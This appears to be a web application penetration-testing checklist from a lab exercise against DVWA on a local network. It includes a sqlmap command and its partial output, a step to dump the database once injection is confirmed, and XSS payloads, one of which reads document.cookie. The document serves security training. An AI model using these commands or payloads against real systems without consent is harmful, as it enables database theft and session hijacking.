


Web App Testing Checklist

✓ SQL Injection Testing

- Run sqlmap against vulnerable parameters
- Use GET & POST scanning
- Include session cookie during authenticated tests
- Dump DB if injection is confirmed
- Collect sqlmap output logs & screenshots





```
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
shlo@shlokjadhav: ~
zsh: corrupt history file /home/shlo/.zsh_history
shlo@shlokjadhav: ~
$ sqlmap -u "http://192.168.0.104/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --risk=2 --db=
zsh: bad pattern: ^[[200-sqlmap

shlo@shlokjadhav: ~
$ sqlmap -u "http://192.168.0.104/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --risk=2 --db=
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:01:25 /2025-11-28/

[16:01:25] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.0.104/dvwa/login.php' want to follow? [Y/n] Y
[16:01:26] [INFO] testing if the target URL content is stable
[16:01:26] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:01:27] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:01:27] [INFO] testing for SQL injection on GET parameter 'id'
[16:01:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

✓ XSS Testing (Manual)

- Inject standard payloads:
 - `<script>alert(1)</script>`



- `"><script>alert(document.cookie)</script>`

- Test reflected XSS
- Test stored XSS
- Verify browser executes payload
- Record evidence screenshots

✓ Authentication Mechanism Checks

- Verify password strength enforcement
 - Check session cookie flags:
 - Secure
 - HttpOnly
 - SameSite
 - Test session fixation
 - Test session hijacking
 - Verify forced re-authentication
 - Check for weak or reusable tokens
-

✓ Web Test Summary

Conducted a structured OWASP-aligned security assessment of DVWA, focusing on SQL injection, XSS, and authentication weaknesses. Used Burp Suite for interception and request manipulation, sqlmap for automated injection testing, and manual payload tests to confirm vulnerabilities. Documented findings, collected evidence, and prepared remediation recommendations.